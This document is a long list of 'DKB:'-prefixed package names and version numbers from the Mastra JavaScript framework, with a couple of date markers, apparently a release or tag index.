DKB:@mastra/schema-compat@1.2.0
DKB:@mastra/s3vectors@1.0.2
DKB:@mastra/s3@0.2.2
DKB:@mastra/react@0.2.10
DKB:@mastra/posthog@1.0.7
DKB:@mastra/playground-ui@16.0.0
DKB:@mastra/pg@1.8.0
DKB:@mastra/otel-exporter@1.0.6
DKB:@mastra/otel-bridge@1.0.6
DKB:@mastra/opencode@0.0.9
DKB:@mastra/observability@1.4.0
DKB:@mastra/mssql@1.2.0
DKB:@mastra/mongodb@1.5.5
DKB:@mastra/memory@1.6.2
DKB:@mastra/mcp-docs-server@1.1.9
DKB:@mastra/longmemeval@1.0.12
DKB:@mastra/libsql@1.7.0
DKB:@mastra/langsmith@1.1.4
DKB:@mastra/langfuse@1.0.6
DKB:@mastra/lance@1.0.4
DKB:@mastra/laminar@1.0.6
DKB:@mastra/koa@1.3.0
DKB:@mastra/hono@1.2.0
DKB:@mastra/fastify@1.2.0
DKB:@mastra/express@1.2.0
DKB:@mastra/editor@0.7.1
DKB:@mastra/dynamodb@1.0.3
DKB:@mastra/deployer@1.11.0
DKB:@mastra/deployer-vercel@1.1.2
DKB:@mastra/agent-builder@1.0.11
DKB:@mastra/deployer-cloudflare@1.1.8
DKB:@mastra/deployer-cloud@1.11.0
DKB:@mastra/datadog@1.0.6
DKB:@mastra/core@1.11.0
DKB:@mastra/convex@1.0.6
DKB:@mastra/cloudflare@1.2.3
DKB:@mastra/cloudflare-d1@1.0.2
DKB:@mastra/client-js@1.8.0
DKB:@mastra/clickhouse@1.3.0
DKB:@mastra/braintrust@1.0.7
DKB:@mastra/blaxel@0.1.1
DKB:@mastra/arize@1.0.7
DKB:create-mastra@1.3.8
DKB:@mastra/deployer-netlify@1.0.12
DKB:mastracode@0.6.0
DKB:mastra@1.3.7
DKB:create-mastra@1.3.7
DKB:@mastra/server@1.10.0
DKB:@mastra/sentry@1.0.5
DKB:@mastra/react@0.2.9
DKB:@mastra/posthog@1.0.6
DKB:@mastra/playground-ui@15.2.0
DKB:@mastra/pg@1.7.2
DKB:@mastra/otel-exporter@1.0.5
DKB:@mastra/otel-bridge@1.0.5
DKB:@mastra/opencode@0.0.8
DKB:@mastra/observability@1.3.1
DKB:@mastra/mongodb@1.5.4
DKB:@mastra/laminar@1.0.5
DKB:@mastra/mcp@1.1.0
DKB:@mastra/mcp-docs-server@1.1.8
DKB:@mastra/longmemeval@1.0.11
DKB:@mastra/libsql@1.6.4
DKB:@mastra/langsmith@1.1.3
DKB:@mastra/langfuse@1.0.5
DKB:@mastra/memory@1.6.1
DKB:@mastra/agent-builder@1.0.10
DKB:@mastra/ai-sdk@1.1.2
DKB:@mastra/fastify@1.1.9
DKB:@mastra/fastembed@1.0.1
DKB:@mastra/express@1.1.9
DKB:@mastra/elasticsearch@1.1.2
DKB:@mastra/editor@0.7.0
DKB:@mastra/deployer@1.10.0
DKB:@mastra/deployer-vercel@1.1.1
DKB:@mastra/deployer-netlify@1.0.11
DKB:@mastra/deployer-cloudflare@1.1.7
DKB:@mastra/koa@1.2.5
DKB:@mastra/datadog@1.0.5
DKB:@mastra/couchbase@1.0.2
DKB:@mastra/core@1.10.0
DKB:@mastra/client-js@1.7.3
DKB:@mastra/braintrust@1.0.6
DKB:@mastra/auth@1.0.1
DKB:@mastra/auth-workos@1.1.1
DKB:@mastra/auth-cloud@1.1.1
DKB:@mastra/auth-clerk@1.0.1
DKB:@mastra/arize@1.0.6
DKB:@mastra/deployer-cloud@1.10.0
DKB:@mastra/hono@1.1.9
DKB:mastracode@0.5.1
DKB:@mastra/ai-sdk@1.1.1
DKB:mastracode@0.5.0
DKB:mastra@1.3.6
DKB:create-mastra@1.3.6
DKB:@mastra/upstash@1.0.3
DKB:@mastra/server@1.9.0
DKB:@mastra/sentry@1.0.4
DKB:@mastra/s3@0.2.1
DKB:@mastra/react@0.2.8
DKB:@mastra/posthog@1.0.5
DKB:@mastra/playground-ui@15.1.0
DKB:@mastra/pg@1.7.1
DKB:@mastra/agent-builder@1.0.9
DKB:@mastra/otel-bridge@1.0.4
DKB:@mastra/opencode@0.0.7
DKB:@mastra/observability@1.3.0
DKB:@mastra/mssql@1.1.1
DKB:@mastra/mongodb@1.5.3
DKB:@mastra/memory@1.6.0
DKB:@mastra/mcp@1.0.3
DKB:@mastra/mcp-docs-server@1.1.7
DKB:@mastra/longmemeval@1.0.10
DKB:@mastra/libsql@1.6.3
DKB:@mastra/langsmith@1.1.2
DKB:@mastra/langfuse@1.0.4
DKB:@mastra/lance@1.0.3
DKB:@mastra/laminar@1.0.4
DKB:@mastra/koa@1.2.4
DKB:@mastra/inngest@1.1.2
DKB:@mastra/hono@1.1.8
DKB:@mastra/fastify@1.1.8
DKB:@mastra/express@1.1.8
DKB:@mastra/editor@0.6.3
DKB:@mastra/e2b@0.1.1
DKB:@mastra/dynamodb@1.0.2
DKB:@mastra/deployer@1.9.0
DKB:@mastra/deployer-vercel@1.1.0
DKB:@mastra/deployer-netlify@1.0.10
DKB:@mastra/deployer-cloudflare@1.1.6
DKB:@mastra/deployer-cloud@1.9.0
DKB:@mastra/daytona@0.1.0
DKB:@mastra/datadog@1.0.4
DKB:@mastra/core@1.9.0
DKB:@mastra/convex@1.0.5
DKB:@mastra/cloudflare@1.2.2
DKB:@mastra/cloudflare-d1@1.0.1
DKB:@mastra/client-js@1.7.2
DKB:@mastra/clickhouse@1.2.3
DKB:@mastra/braintrust@1.0.5
DKB:@mastra/blaxel@0.1.0
DKB:@mastra/auth-workos@1.1.0
DKB:@mastra/auth-studio@1.1.0
DKB:@mastra/auth-cloud@1.1.0
DKB:@mastra/auth-better-auth@1.0.2
DKB:@mastra/arize@1.0.5
DKB:@mastra/otel-exporter@1.0.4
DKB:mastracode@0.4.0
DKB:mastra@1.3.5
DKB:create-mastra@1.3.5
DKB:@mastra/vectorize@1.0.1
DKB:@mastra/upstash@1.0.2
DKB:@mastra/turbopuffer@1.0.1
DKB:@mastra/server@1.8.0
DKB:@mastra/schema-compat@1.1.3
DKB:@mastra/s3vectors@1.0.1
DKB:@mastra/react@0.2.7
DKB:@mastra/rag@2.1.2
DKB:@mastra/qdrant@1.0.1
DKB:@mastra/playground-ui@15.0.0
DKB:@mastra/pinecone@1.0.1
DKB:@mastra/pg@1.7.0
DKB:@mastra/opensearch@1.0.1
DKB:@mastra/opencode@0.0.6
DKB:@mastra/mongodb@1.5.2
DKB:@mastra/memory@1.5.2
DKB:@mastra/mcp@1.0.2
DKB:@mastra/mcp-docs-server@1.1.6
DKB:@mastra/longmemeval@1.0.9
DKB:@mastra/libsql@1.6.2
DKB:@mastra/lance@1.0.2
DKB:@mastra/koa@1.2.3
DKB:@mastra/hono@1.1.7
DKB:@mastra/fastify@1.1.7
DKB:@mastra/agent-builder@1.0.8
DKB:@mastra/elasticsearch@1.1.1
DKB:@mastra/editor@0.6.2
DKB:@mastra/duckdb@1.0.1
DKB:@mastra/deployer@1.8.0
DKB:@mastra/deployer-vercel@1.0.9
DKB:@mastra/deployer-netlify@1.0.9
DKB:@mastra/deployer-cloudflare@1.1.5
DKB:@mastra/deployer-cloud@1.8.0
DKB:@mastra/couchbase@1.0.1
DKB:@mastra/core@1.8.0
DKB:@mastra/convex@1.0.4
DKB:@mastra/client-js@1.7.1
DKB:@mastra/chroma@1.0.1
DKB:@mastra/blaxel@0.0.2
DKB:@mastra/astra@1.0.1
DKB:@mastra/ai-sdk@1.1.0
DKB:@mastra/express@1.1.7
DKB:@mastra/pg@1.6.1
DKB:@mastra/mongodb@1.5.1
DKB:@mastra/libsql@1.6.1
DKB:@mastra/koa@1.2.2
DKB:@mastra/e2b@0.1.0
DKB:@mastra/core@1.7.0
DKB:create-mastra@1.3.4
DKB:@mastra/client-js@1.7.0
DKB:@mastra/server@1.7.0
DKB:@mastra/agent-builder@1.0.7
DKB:@mastra/rag@2.1.1
DKB:@mastra/playground-ui@14.0.0
DKB:@mastra/opencode@0.0.5
DKB:@mastra/memory@1.5.1
DKB:@mastra/mcp-docs-server@1.1.5
DKB:@mastra/longmemeval@1.0.8
DKB:@mastra/hono@1.1.6
DKB:@mastra/fastify@1.1.6
DKB:@mastra/express@1.1.6
DKB:@mastra/editor@0.6.1
DKB:@mastra/deployer@1.7.0
DKB:@mastra/deployer-vercel@1.0.8
DKB:@mastra/deployer-netlify@1.0.8
DKB:@mastra/deployer-cloudflare@1.1.4
DKB:@mastra/deployer-cloud@1.7.0
DKB:mastracode@0.3.0
DKB:mastra@1.3.4
DKB:@mastra/react@0.2.6
DKB:@mastra/mongodb@1.5.0
DKB:@mastra/pg@1.6.0
DKB:@mastra/libsql@1.6.0
DKB:@mastra/koa@1.2.1
DKB:@mastra/cloudflare@1.2.1
DKB:@mastra/clickhouse@1.2.2
DKB:@mastra/server@1.6.0
DKB:@mastra/hono@1.1.5
DKB:@mastra/fastify@1.1.5
DKB:@mastra/express@1.1.5
DKB:@mastra/schema-compat@1.1.2
DKB:@mastra/mcp-docs-server@1.1.4
DKB:@mastra/editor@0.6.0
DKB:@mastra/playground-ui@13.0.0
DKB:@mastra/memory@1.5.0
DKB:@mastra/deployer@1.6.0
DKB:@mastra/core@1.6.0
DKB:mastra@1.3.3
DKB:create-mastra@1.3.3
DKB:@mastra/otel-exporter@1.0.3
DKB:@mastra/sentry@1.0.3
DKB:@mastra/agent-builder@1.0.6
DKB:@mastra/posthog@1.0.4
DKB:@mastra/observability@1.2.1
DKB:@mastra/langsmith@1.1.1
DKB:@mastra/langfuse@1.0.3
DKB:@mastra/otel-bridge@1.0.3
DKB:@mastra/arize@1.0.4
DKB:mastracode@0.2.0
DKB:@mastra/braintrust@1.0.4
DKB:@mastra/laminar@1.0.3
DKB:@mastra/datadog@1.0.3
DKB:@mastra/deployer-vercel@1.0.7
DKB:@mastra/deployer-netlify@1.0.7
DKB:@mastra/longmemeval@1.0.7
DKB:@mastra/opencode@0.0.4
DKB:@mastra/client-js@1.6.0
DKB:@mastra/react@0.2.5
DKB:@mastra/deployer-cloudflare@1.1.3
DKB:@mastra/deployer-cloud@1.6.0
DKB:@mastra/s3@0.2.0
DKB:@mastra/gcs@0.1.1
DKB:@mastra/inngest@1.1.1
DKB:@mastra/e2b@0.0.3
DKB:@mastra/voice-google-gemini-live@0.11.2
DKB:@mastra/voice-openai@0.12.1
DKB:@mastra/libsql@1.5.0
DKB:@mastra/pg@1.5.0
DKB:@mastra/mongodb@1.4.0
DKB:@mastra/dynamodb@1.0.1
DKB:@mastra/fastify@1.1.4
DKB:@mastra/hono@1.1.4
DKB:@mastra/clickhouse@1.2.1
DKB:@mastra/koa@1.2.0
DKB:@mastra/express@1.1.4
DKB:@mastra/google-cloud-pubsub@1.0.2
DKB:@mastra/server@1.5.0
DKB:@mastra/schema-compat@1.1.1
DKB:@mastra/playground-ui@12.0.0
DKB:@mastra/loggers@1.0.2
DKB:@mastra/evals@1.1.2
DKB:@mastra/memory@1.4.0
DKB:@mastra/mcp-docs-server@1.1.3
DKB:@mastra/core@1.5.0
DKB:create-mastra@1.3.2
DKB:@mastra/deployer@1.5.0
DKB:@mastra/editor@0.5.0
DKB:@mastra/agent-builder@1.0.5
DKB:mastra@1.3.2
DKB:@mastra/posthog@1.0.3
DKB:@mastra/codemod@1.0.3
DKB:mastracode@0.1.0
DKB:@mastra/opencode@0.0.3
DKB:@mastra/deployer-vercel@1.0.6
DKB:@mastra/longmemeval@1.0.6
DKB:@mastra/deployer-netlify@1.0.6
DKB:@mastra/deployer-cloudflare@1.1.2
DKB:@mastra/client-js@1.5.0
DKB:@mastra/deployer-cloud@1.5.0
DKB:@mastra/react@0.2.4
DKB:@mastra/ai-sdk@1.0.5
DKB:@mastra/auth-auth0@1.0.1
DKB:mastra@1.3.1
DKB:create-mastra@1.3.1
DKB:@mastra/server@1.4.0
DKB:@mastra/s3@0.1.0
DKB:@mastra/react@0.2.3
DKB:@mastra/playground-ui@11.0.0
DKB:@mastra/pg@1.4.0
DKB:@mastra/agent-builder@1.0.4
DKB:@mastra/mongodb@1.3.1
DKB:@mastra/memory@1.3.0
DKB:@mastra/mcp-docs-server@1.1.2
DKB:@mastra/longmemeval@1.0.5
DKB:@mastra/libsql@1.4.0
DKB:@mastra/koa@1.1.3
DKB:@mastra/hono@1.1.3
DKB:@mastra/gcs@0.1.0
DKB:@mastra/fastify@1.1.3
DKB:@mastra/express@1.1.3
DKB:@mastra/editor@0.4.0
DKB:@mastra/e2b@0.0.2
DKB:@mastra/deployer@1.4.0
DKB:@mastra/deployer-vercel@1.0.5
DKB:@mastra/deployer-netlify@1.0.5
DKB:@mastra/deployer-cloudflare@1.1.1
DKB:@mastra/deployer-cloud@1.4.0
DKB:@mastra/core@1.4.0
DKB:@mastra/codemod@1.0.2
DKB:@mastra/cloudflare@1.2.0
DKB:@mastra/client-js@1.4.0
DKB:@mastra/clickhouse@1.2.0
DKB:@mastra/auth-better-auth@1.0.1
DKB:@mastra/opencode@0.0.2
DKB:mastra@1.3.0
DKB:create-mastra@1.3.0
DKB:@mastra/upstash@1.0.1
DKB:@mastra/server@1.3.0
DKB:@mastra/s3@0.0.1
DKB:@mastra/react@0.2.2
DKB:@mastra/playground-ui@10.0.0
DKB:@mastra/pg@1.3.0
DKB:@mastra/mongodb@1.3.0
DKB:@mastra/memory@1.2.0
DKB:@mastra/mcp@1.0.1
DKB:@mastra/mcp-docs-server@1.1.1
DKB:@mastra/longmemeval@1.0.4
DKB:@mastra/libsql@1.3.0
DKB:@mastra/langsmith@1.1.0
DKB:@mastra/agent-builder@1.0.3
DKB:@mastra/koa@1.1.2
DKB:@mastra/inngest@1.1.0
DKB:@mastra/hono@1.1.2
DKB:@mastra/gcs@0.0.1
DKB:@mastra/fastify@1.1.2
DKB:@mastra/express@1.1.2
DKB:@mastra/evals@1.1.1
DKB:@mastra/editor@0.3.0
DKB:@mastra/e2b@0.0.1
DKB:@mastra/deployer@1.3.0
DKB:@mastra/deployer-vercel@1.0.4
DKB:@mastra/deployer-netlify@1.0.4
DKB:@mastra/deployer-cloudflare@1.1.0
DKB:@mastra/deployer-cloud@1.3.0
DKB:@mastra/core@1.3.0
DKB:@mastra/convex@1.0.3
DKB:@mastra/cloudflare@1.1.1
DKB:@mastra/client-js@1.3.0
DKB:@mastra/clickhouse@1.1.1
DKB:@mastra/braintrust@1.0.3
DKB:@mastra/arize@1.0.3
DKB:@mastra/ai-sdk@1.0.4
DKB:@mastra/lance@1.0.1
DKB:mastra@1.2.0
DKB:create-mastra@1.2.0
DKB:@mastra/server@1.2.0
DKB:@mastra/sentry@1.0.2
DKB:@mastra/schema-compat@1.1.0
DKB:@mastra/react@0.2.1
DKB:@mastra/posthog@1.0.2
DKB:@mastra/playground-ui@9.0.0
DKB:@mastra/pg@1.2.0
DKB:@mastra/otel-exporter@1.0.2
DKB:@mastra/otel-bridge@1.0.2
DKB:@mastra/observability@1.2.0
DKB:@mastra/mongodb@1.2.0
DKB:@mastra/memory@1.1.0
DKB:@mastra/mcp-docs-server@1.1.0
DKB:@mastra/longmemeval@1.0.3
DKB:@mastra/libsql@1.2.0
DKB:@mastra/langsmith@1.0.2
DKB:@mastra/langfuse@1.0.2
DKB:@mastra/laminar@1.0.2
DKB:@mastra/koa@1.1.1
DKB:@mastra/inngest@1.0.2
DKB:@mastra/hono@1.1.1
DKB:@mastra/fastify@1.1.1
DKB:@mastra/express@1.1.1
DKB:@mastra/evals@1.1.0
DKB:@mastra/elasticsearch@1.1.0
DKB:@mastra/editor@0.2.0
DKB:@mastra/deployer@1.2.0
DKB:@mastra/deployer-vercel@1.0.3
DKB:@mastra/deployer-netlify@1.0.3
DKB:@mastra/deployer-cloudflare@1.0.3
DKB:@mastra/deployer-cloud@1.2.0
DKB:@mastra/datadog@1.0.2
DKB:@mastra/core@1.2.0
DKB:@mastra/convex@1.0.2
DKB:@mastra/client-js@1.2.0
DKB:@mastra/braintrust@1.0.2
DKB:@mastra/arize@1.0.2
DKB:@mastra/agent-builder@1.0.2
DKB:@mastra/agent-builder@1.0.1
DKB:mastra@1.1.0
DKB:create-mastra@1.1.0
DKB:@mastra/voice-openai-realtime@0.12.1
DKB:@mastra/server@1.1.0
DKB:@mastra/sentry@1.0.1
DKB:@mastra/react@0.2.0
DKB:@mastra/rag@2.1.0
DKB:@mastra/posthog@1.0.1
DKB:@mastra/playground-ui@8.0.0
DKB:@mastra/pg@1.1.0
DKB:@mastra/otel-exporter@1.0.1
DKB:@mastra/otel-bridge@1.0.1
DKB:@mastra/observability@1.1.0
DKB:@mastra/mssql@1.1.0
DKB:@mastra/mongodb@1.1.0
DKB:@mastra/memory@1.0.1
DKB:@mastra/mcp-docs-server@1.0.2
DKB:@mastra/longmemeval@1.0.2
DKB:@mastra/loggers@1.0.1
DKB:@mastra/libsql@1.1.0
DKB:@mastra/langsmith@1.0.1
DKB:@mastra/langfuse@1.0.1
DKB:@mastra/laminar@1.0.1
DKB:@mastra/koa@1.1.0
DKB:@mastra/inngest@1.0.1
DKB:@mastra/hono@1.1.0
DKB:@mastra/google-cloud-pubsub@1.0.1
DKB:@mastra/fastify@1.1.0
DKB:@mastra/express@1.1.0
DKB:@mastra/evals@1.0.1
DKB:@mastra/deployer@1.1.0
DKB:@mastra/deployer-vercel@1.0.2
DKB:@mastra/deployer-netlify@1.0.2
DKB:@mastra/deployer-cloudflare@1.0.2
DKB:@mastra/deployer-cloud@1.1.0
DKB:@mastra/datadog@1.0.1
DKB:@mastra/core@1.1.0
DKB:@mastra/convex@1.0.1
DKB:@mastra/codemod@1.0.1
DKB:@mastra/cloudflare@1.1.0
DKB:@mastra/clickhouse@1.1.0
DKB:@mastra/braintrust@1.0.1
DKB:@mastra/arize@1.0.1
DKB:@mastra/ai-sdk@1.0.3
DKB:@mastra/client-js@1.1.0
DKB:mastra@1.0.1
DKB:create-mastra@1.0.1
DKB:@mastra/server@1.0.4
DKB:@mastra/react@0.1.1
DKB:@mastra/mcp-docs-server@1.0.1
DKB:@mastra/longmemeval@1.0.1
DKB:@mastra/koa@1.0.1
DKB:@mastra/hono@1.0.1
DKB:@mastra/fastify@1.0.1
DKB:@mastra/express@1.0.1
DKB:@mastra/deployer@1.0.4
DKB:@mastra/deployer-vercel@1.0.1
DKB:@mastra/deployer-netlify@1.0.1
DKB:@mastra/deployer-cloudflare@1.0.1
DKB:@mastra/deployer-cloud@1.0.4
DKB:@mastra/dane@1.0.1
DKB:@mastra/core@1.0.4
DKB:@mastra/client-js@1.0.1
DKB:@mastra/ai-sdk@1.0.2
DKB:@mastra/core@1.0.4-alpha.0
DKB:@mastra/arize@1.0.0
DKB:mastra@1.0.0
DKB:create-mastra@1.0.0
DKB:@mastra/voice-speechify@0.12.0
DKB:@mastra/voice-sarvam@0.12.0
DKB:@mastra/voice-playai@0.12.0
DKB:@mastra/voice-openai@0.12.0
DKB:@mastra/voice-openai-realtime@0.12.0
DKB:@mastra/voice-murf@0.12.0
DKB:@mastra/voice-google@0.12.0
DKB:@mastra/voice-gladia@0.12.0
DKB:@mastra/voice-elevenlabs@0.12.0
DKB:@mastra/voice-deepgram@0.12.0
DKB:@mastra/voice-cloudflare@0.12.0
DKB:@mastra/voice-azure@0.11.0
DKB:@mastra/vectorize@1.0.0
DKB:@mastra/upstash@1.0.0
DKB:@mastra/turbopuffer@1.0.0
DKB:@mastra/sentry@1.0.0
DKB:@mastra/schema-compat@1.0.0
DKB:@mastra/s3vectors@1.0.0
DKB:@mastra/react@0.1.0
DKB:@mastra/rag@2.0.0
DKB:@mastra/astra@1.0.0
DKB:@mastra/posthog@1.0.0
DKB:@mastra/pinecone@1.0.0
DKB:@mastra/pg@1.0.0
DKB:@mastra/otel-exporter@1.0.0
DKB:@mastra/otel-bridge@1.0.0
DKB:@mastra/opensearch@1.0.0
DKB:@mastra/observability@1.0.0
DKB:@mastra/mssql@1.0.0
DKB:@mastra/mongodb@1.0.0
DKB:@mastra/memory@1.0.0
DKB:@mastra/mcp@1.0.0
DKB:@mastra/mcp-registry-registry@1.0.0
DKB:@mastra/mcp-docs-server@1.0.0
DKB:@mastra/longmemeval@1.0.0
DKB:@mastra/loggers@1.0.0
DKB:@mastra/libsql@1.0.0
DKB:@mastra/langsmith@1.0.0
DKB:@mastra/langfuse@1.0.0
DKB:@mastra/lance@1.0.0
DKB:@mastra/laminar@1.0.0
DKB:@mastra/koa@1.0.0
DKB:@mastra/inngest@1.0.0
DKB:@mastra/hono@1.0.0
DKB:@mastra/google-cloud-pubsub@1.0.0
DKB:@mastra/fastify@1.0.0
DKB:@mastra/fastembed@1.0.0
DKB:@mastra/express@1.0.0
DKB:@mastra/evals@1.0.0
DKB:@mastra/elasticsearch@1.0.0
DKB:@mastra/dynamodb@1.0.0
DKB:@mastra/duckdb@1.0.0
DKB:@mastra/agent-builder@1.0.0
DKB:@mastra/deployer-vercel@1.0.0
DKB:@mastra/deployer-netlify@1.0.0
DKB:@mastra/deployer-cloudflare@1.0.0
DKB:@mastra/deployer-cloud@1.0.0
DKB:@mastra/datadog@1.0.0
DKB:@mastra/dane@1.0.0
DKB:@mastra/couchbase@1.0.0
DKB:@mastra/core@1.0.0
DKB:@mastra/convex@1.0.0
DKB:@mastra/codemod@1.0.0
DKB:@mastra/cloudflare@1.0.0
DKB:@mastra/cloudflare-d1@1.0.0
DKB:@mastra/client-js@1.0.0
DKB:@mastra/clickhouse@1.0.0
DKB:@mastra/chroma@1.0.0
DKB:@mastra/braintrust@1.0.0
DKB:@mastra/auth@1.0.0
DKB:@mastra/auth-workos@1.0.0
DKB:@mastra/auth-supabase@1.0.0
DKB:@mastra/auth-firebase@1.0.0
DKB:@mastra/auth-clerk@1.0.0
DKB:@mastra/auth-better-auth@1.0.0
DKB:@mastra/auth-auth0@1.0.0
DKB:@mastra/qdrant@1.0.0
DKB:@mastra/deployer@1.0.0
DKB:@mastra/core@1.0.0-beta.27
DKB:@mastra/core@1.0.0-beta.26
DKB:@mastra/core@1.0.0-beta.25
DKB:@mastra/core@1.0.0-beta.24
DKB:@mastra/core@1.0.0-beta.23
DKB:@mastra/core@1.0.0-beta.22
DKB:@mastra/core@1.0.0-beta.21
DKB:@mastra/core@1.0.0-beta.20
DKB:@mastra/core@1.0.0-beta.19
DKB:@mastra/core@1.0.0-beta.18
DKB:@mastra/core@1.0.0-beta.17
DKB:@mastra/core@1.0.0-beta.16
DKB:@mastra/core@1.0.0-beta.15
DKB:@mastra/core@0.24.10-alpha.0
DKB:@mastra/server@0.24.9
DKB:create-mastra@0.18.9
DKB:mastra@0.18.9
DKB:@mastra/mcp-docs-server@0.13.48
DKB:@mastra/core@0.24.9
DKB:@mastra/dane@0.1.26
DKB:@mastra/react@0.0.24
DKB:@mastra/deployer-cloudflare@0.14.26
DKB:@mastra/deployer-netlify@0.13.26
DKB:@mastra/deployer-vercel@0.12.26
DKB:@mastra/client-js@0.17.2
DKB:@mastra/deployer@0.24.9
DKB:@mastra/longmemeval@0.1.45
DKB:@mastra/playground-ui@7.0.2
DKB:@mastra/deployer-cloud@0.24.9
DKB:2025-12-18
DKB:@mastra/core@1.0.0-beta.14
DKB:@mastra/core@0.24.9-alpha.0
DKB:@mastra/core@1.0.0-beta.13
DKB:@mastra/core@1.0.0-beta.12
DKB:@mastra/core@1.0.0-beta.11
DKB:@mastra/server@0.24.8
DKB:@mastra/react@0.0.23
DKB:@mastra/playground-ui@7.0.1
DKB:@mastra/mcp-docs-server@0.13.47
DKB:@mastra/longmemeval@0.1.44
DKB:@mastra/deployer@0.24.8
DKB:@mastra/deployer-vercel@0.12.25
DKB:mastra@0.18.8
DKB:@mastra/deployer-cloud@0.24.8
DKB:@mastra/dane@0.1.25
DKB:@mastra/core@0.24.8
DKB:@mastra/client-js@0.17.1
DKB:create-mastra@0.18.8
DKB:@mastra/deployer-netlify@0.13.25
DKB:@mastra/deployer-cloudflare@0.14.25
DKB:2025-12-10
DKB:@mastra/dane@0.1.24
DKB:@mastra/deployer-cloud@0.24.7
DKB:@mastra/deployer-cloudflare@0.14.24
DKB:@mastra/deployer-netlify@0.13.24
DKB:@mastra/deployer-vercel@0.12.24
DKB:@mastra/deployer@0.24.7
DKB:@mastra/dynamodb@0.15.12
DKB:@mastra/inngest@0.18.6
DKB:@mastra/lance@0.3.12
DKB:@mastra/core@0.24.7
DKB:@mastra/longmemeval@0.1.43
DKB:@mastra/mcp-docs-server@0.13.46
DKB:@mastra/mcp@0.14.5
DKB:@mastra/agent-builder@0.2.6
DKB:@mastra/ai-sdk@0.3.3
DKB:@mastra/memory@0.15.13
DKB:@mastra/clickhouse@0.15.10
DKB:@mastra/cloudflare@0.13.4
DKB:@mastra/client-js@0.17.0
DKB:@mastra/cloud@0.1.23
DKB:@mastra/cloudflare-d1@0.13.10
DKB:mastra@0.18.7
DKB:create-mastra@0.18.7
DKB:@mastra/upstash@0.15.10
DKB:@mastra/server@0.24.7
DKB:@mastra/schema-compat@0.11.9
DKB:@mastra/react@0.0.22
DKB:@mastra/playground-ui@7.0.0
DKB:@mastra/pg@0.17.10
DKB:@mastra/mssql@0.5.4
DKB:@mastra/mongodb@0.14.11
DKB:@mastra/braintrust@0.2.4
DKB:@mastra/libsql@0.16.4
DKB:@mastra/core@1.0.0-beta.10
DKB:@mastra/core@unknown
DKB:@mastra/core@1.0.0-beta.9
DKB:@mastra/core@1.0.0-beta.8
DKB:@mastra/core@0.24.7-alpha.2
DKB:@mastra/core@0.24.7-alpha.1
DKB:@mastra/core@1.0.0-beta.7
DKB:@mastra/core@1.0.0-beta.6
DKB:@mastra/core@0.24.7-alpha.0
DKB:@mastra/longmemeval@0.1.42
DKB:@mastra/mcp-docs-server@0.13.45
DKB:@mastra/agent-builder@0.2.5
DKB:@mastra/ai-sdk@0.3.2
DKB:@mastra/astra@0.11.17
DKB:@mastra/auth-clerk@0.11.0
DKB:@mastra/chroma@0.11.18
DKB:@mastra/clickhouse@0.15.9
DKB:@mastra/client-js@0.16.15
DKB:@mastra/cloudflare-d1@0.13.9
DKB:@mastra/cloudflare@0.13.3
DKB:@mastra/core@0.24.6
DKB:@mastra/couchbase@0.11.17
DKB:@mastra/dane@0.1.23
DKB:@mastra/deployer-cloud@0.24.6
DKB:@mastra/deployer-cloudflare@0.14.23
DKB:@mastra/deployer-netlify@0.13.23
DKB:@mastra/deployer-vercel@0.12.23
DKB:@mastra/opensearch@0.11.18
DKB:@mastra/dynamodb@0.15.11
DKB:@mastra/inngest@0.18.5
DKB:@mastra/mcp@0.14.4
DKB:@mastra/memory@0.15.12
DKB:@mastra/mongodb@0.14.10
DKB:@mastra/mssql@0.5.3
DKB:@mastra/lance@0.3.11
DKB:mastra@0.18.6
DKB:create-mastra@0.18.6
DKB:@mastra/voice-deepgram@0.11.13
DKB:@mastra/upstash@0.15.9
DKB:@mastra/server@0.24.6
DKB:@mastra/schema-compat@0.11.8
DKB:@mastra/libsql@0.16.3
DKB:@mastra/rag@1.3.6
DKB:@mastra/playground-ui@6.9.6
DKB:@mastra/pg@0.17.9
DKB:@mastra/deployer@0.24.6
DKB:@mastra/react@0.0.21
DKB:create-mastra@0.18.5
DKB:@mastra/server@0.24.5
DKB:@mastra/react@0.0.20
DKB:@mastra/rag@1.3.5
DKB:@mastra/playground-ui@6.9.5
DKB:@mastra/mcp-docs-server@0.13.44
DKB:@mastra/longmemeval@0.1.41
DKB:@mastra/deployer@0.24.5
DKB:@mastra/deployer-vercel@0.12.22
DKB:@mastra/deployer-cloudflare@0.14.22
DKB:@mastra/deployer-cloud@0.24.5
DKB:@mastra/dane@0.1.22
DKB:@mastra/core@0.24.5
DKB:@mastra/client-js@0.16.14
DKB:mastra@0.18.5
DKB:@mastra/deployer-netlify@0.13.22
DKB:@mastra/deployer-cloud@0.24.4
DKB:@mastra/deployer-cloudflare@0.14.21
DKB:@mastra/deployer-netlify@0.13.21
DKB:@mastra/react@0.0.19
DKB:@mastra/deployer@0.24.4
DKB:@mastra/longmemeval@0.1.40
DKB:@mastra/mcp-docs-server@0.13.43
DKB:@mastra/playground-ui@6.9.4
DKB:@mastra/core@0.24.4
DKB:@mastra/client-js@0.16.13
DKB:mastra@0.18.4
DKB:create-mastra@0.18.4
DKB:@mastra/server@0.24.4
DKB:@mastra/dane@0.1.21
DKB:@mastra/deployer-vercel@0.12.21
DKB:mastra@0.18.3
DKB:create-mastra@0.18.3
DKB:@mastra/voice-google-gemini-live@0.11.1
DKB:@mastra/server@0.24.3
DKB:@mastra/react@0.0.18
DKB:@mastra/deployer-vercel@0.12.20
DKB:@mastra/deployer@0.24.3
DKB:@mastra/longmemeval@0.1.39
DKB:@mastra/ai-sdk@1.0.1
DKB:@mastra/auth-auth0@0.10.8
DKB:@mastra/auth-clerk@0.10.8
DKB:@mastra/playground-ui@6.9.3
DKB:@mastra/auth-supabase@0.10.9
DKB:@mastra/auth-workos@0.10.10
DKB:@mastra/auth@0.1.6
DKB:@mastra/client-js@0.16.12
DKB:@mastra/core@0.24.3
DKB:@mastra/dane@0.1.20
DKB:@mastra/deployer-netlify@0.13.20
DKB:@mastra/deployer-cloudflare@0.14.20
DKB:@mastra/mcp-docs-server@0.13.42
DKB:@mastra/auth-firebase@0.10.7
DKB:@mastra/deployer-cloud@0.24.3
DKB:@mastra/deployer-cloudflare@0.14.19
DKB:@mastra/deployer-netlify@0.13.19
DKB:@mastra/deployer-vercel@0.12.19
DKB:@mastra/longmemeval@0.1.38
DKB:@mastra/mcp-docs-server@0.13.41
DKB:@mastra/mcp@0.14.3
DKB:@mastra/observability@0.0.6
DKB:@mastra/pinecone@0.11.17
DKB:@mastra/playground-ui@6.9.2
DKB:@mastra/react@0.0.17
DKB:@mastra/voice-google-gemini-live@0.11.0
DKB:create-mastra@0.18.2
